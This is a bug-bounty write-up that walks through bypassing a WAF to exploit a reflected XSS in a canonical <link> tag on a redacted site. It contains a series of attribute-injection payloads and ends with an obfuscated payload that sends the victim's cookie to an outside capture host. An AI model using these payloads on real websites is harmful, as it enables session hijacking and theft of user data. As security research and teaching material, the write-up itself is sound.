

**Reflected XSS bypass WAF & Page not found**


It was hard for me to finally bypass this.



It all started with a scan using nuclei that showed a reflected XSS vulnerability in the following endpoint: “<https://redacted.tld/path/path/uuid%22%3E%3C667711%3E/u-u-i-d>”. However, this turned out to be a false positive. The payload generated by nuclei reflects on <link> and <meta> tags, and enters as a JavaScript variable value that has been filtered into HTML Entities. In addition, there is an escape mechanism when the inputted payload contains a double quote (\”), making it impossible to close existing tags with the reflected payload.




Instantly, I remembered someone on platform X who posted about the use of XSS payloads with double quote and space (” ) that can be rendered on web pages as new attributes on HTML tags [1]. For example, if the payload “testattr=” is inserted, it will become a valid new attribute: *<link rel=”canonical” href=”*[*https://redacted.tld/path/path/*](https://redacted.tld/path/path/xxx-xx-xx-xx-xxx)uuid*" testattr=”/uuid” />*



At this point, we should already know where we are going. That’s right, we can use attributes like onclick, onload, onerror, and so on. However, since this is related to the <link> tag, the only attribute that can be used as an event handler that I found is onclick [2].

I started compiling payloads starting from the simplest as follows:

Payload | Response  
  
" onclick=" > forbidden  
" onx=xx onclick=" > forbidden  
" onx="xx > <link rel="canonical" href="https://../path/path/uuid" onx="xx/uuid" />  
" autofocus onclick=" > forbidden  
“ x=&#111;nclick=” > Notfound > it will redirect to here https://.../path/path/xxx%22%20x=%20&   
The payload after the & symbol will be lost and make the url invalid  
" x> onclick="tes > <link rel="canonical" href="https://../path/path/uuid" x> onclick="tes/uuid" />



The payload above successfully bypasses waf but what does onclick do when the attribute is not read as html but text. Seeing the response, the <meta> tag was successfully closed, what if we create a new tag after x>?  
we try with payload “ x><img> onclick=”x, haha immediately forbidden (Fighting with waf). Waf in my mind:




What if with “ x><> onclick=”x, it causes a new behavior in the html response, the ‘><>’ character will become HTML Entities, WAF is bypassed and onclick becomes a valid attribute. Magic! With <> we managed to bypass the WAF?.




Yes, then we just need a little seasoning so that it becomes a perfectly cooked payload so that the onclick can work. We try with the following payload:

" ><> accesskey="x" onclick="alert" x"   
Resp : <link rel="canonical" href="https://../path/path/uuid" x&gt;&lt;&gt; accesskey="x" onclick="alert" x"/uuid" />  
" ><> accesskey="x" onclick="alert()" x" > Forbidden   
" ><> accesskey="x" onclick="alert``" x" > Forbidden  
" ><> accesskey="x" onclick="prompt()" x" > Forbidden  
" ><> accesskey="x" onclick="prompt``" x" > Forbidden  
" ><> accesskey="x" onclick="console.log(1)" x" > Forbidden  
" ><> accesskey="x" onclick="fetch()" x" > Forbidden  
" ><> accesskey="x" onclick="console.error(1)" x" > Resp : <link rel="canonical" href="https://../path/path/uuid" x&gt;&lt;&gt; accesskey="x" onclick="console.error(1)" x"/uuid" />  
" ><> accesskey="x" onclick="console.error(cookie)" x" > Resp : <link rel="canonical" href="https://../path/path/uuid" x&gt;&lt;&gt; accesskey="x" onclick="console.error(cookie)" x"/uuid" />

Both of the above payloads work, but hold on. If we only report that, it will be considered as Self XSS. Then, how do we send information from the victim, such as cookies, localStorage, or other data to the attacker? We can use fetch, but this is also forbidden. I had asked my friends, I gave up and finally reported the XSS under the pretext of “Such conditions are very possible to carry out further attacks, to create a full payload is only a matter of time.”



I proved that statement, while waiting for the report to be responded, 2–3 days I monitored X to get an update on the XSS payload bypass waf. until where I found someone posting successfully bypassing waf by text reverse[3]. I also tried the same thing and here we managed to fetch.




Not finished there, the next step is to create a complete payload to make a request to the attacker’s domain by including cookies. Also make sure to do the correct fetch by including the protocol on the attacker’s domain, using the format ‘//’ or ‘[https://'](https://'/). But here is the challenge, so when there is ‘/’ in the payload it will make the page notfound, because the uuid after ‘/’ is not considered valid.




Finally, I remembered that we can access information such as the current URL, domain, and path by using JavaScript, for example with document.domain or others. Then, I thought about how to create the character ‘[https://'](https://'/) using JavaScript? [4]. I have found the reference so here is the final payload that can be used to steal the victim’s cookie/localstorage using fetch.

Payload :   
" <> accesskey="x" onclick="x='hctef'.split('').reverse().join('');self[x](location.origin.split(location.host)[0]+'leakinformation.free.beeceptor.com'+location.pathname[0]+'cookie='+cookie);" x"  
Resp :  
<link rel="canonical" href="https://../path/path/uuid" &lt;&gt; accesskey="x" onclick="x='hctef'.split('').reverse().join('');self[x](location.origin.split(location.host)[0]+'leakinformation.free.beeceptor.com'+location.pathname[0]+'cookie='+cookie);" x"/uuid" />



Done, I then re-submitted the payload in the report comments, but unluckily it was marked as a duplicate. No problem.



Conclusion  
You need to understand that these conditions are not always limited to reflected XSS and <link> tags. There is also the possibility of stored XSS, where often a website reuses user input as output to populate attribute values such as title, alt, src, id, name, and so on. This can allow the inject payload as a new attribute in the HTML. You never know when they (developers) might miss sanitizing a complex system, good luck, hunter!

Thank you, see you in the next story.

Reference:

[1] XSS Tip: Try injecting spaces! They can sometimes turn into “ in HTML attributes. <https://x.com/comores_11/status/1841874109677907971>  
[2] Lab: Reflected XSS in canonical link tag. <https://portswigger.net/web-security/cross-site-scripting/contexts/lab-canonical-link-tag>  
[3] If the WAF doesn’t allow the creation of a JavaScript term like ‘alert’ or ‘confirm’ in any way, write it inverted and then use reverse() with self[]. <https://x.com/erickfernandox/status/1845901672414945283>  
[4] Get protocol, domain, and port from URL. <https://stackoverflow.com/questions/6941533/get-protocol-domain-and-port-from-url>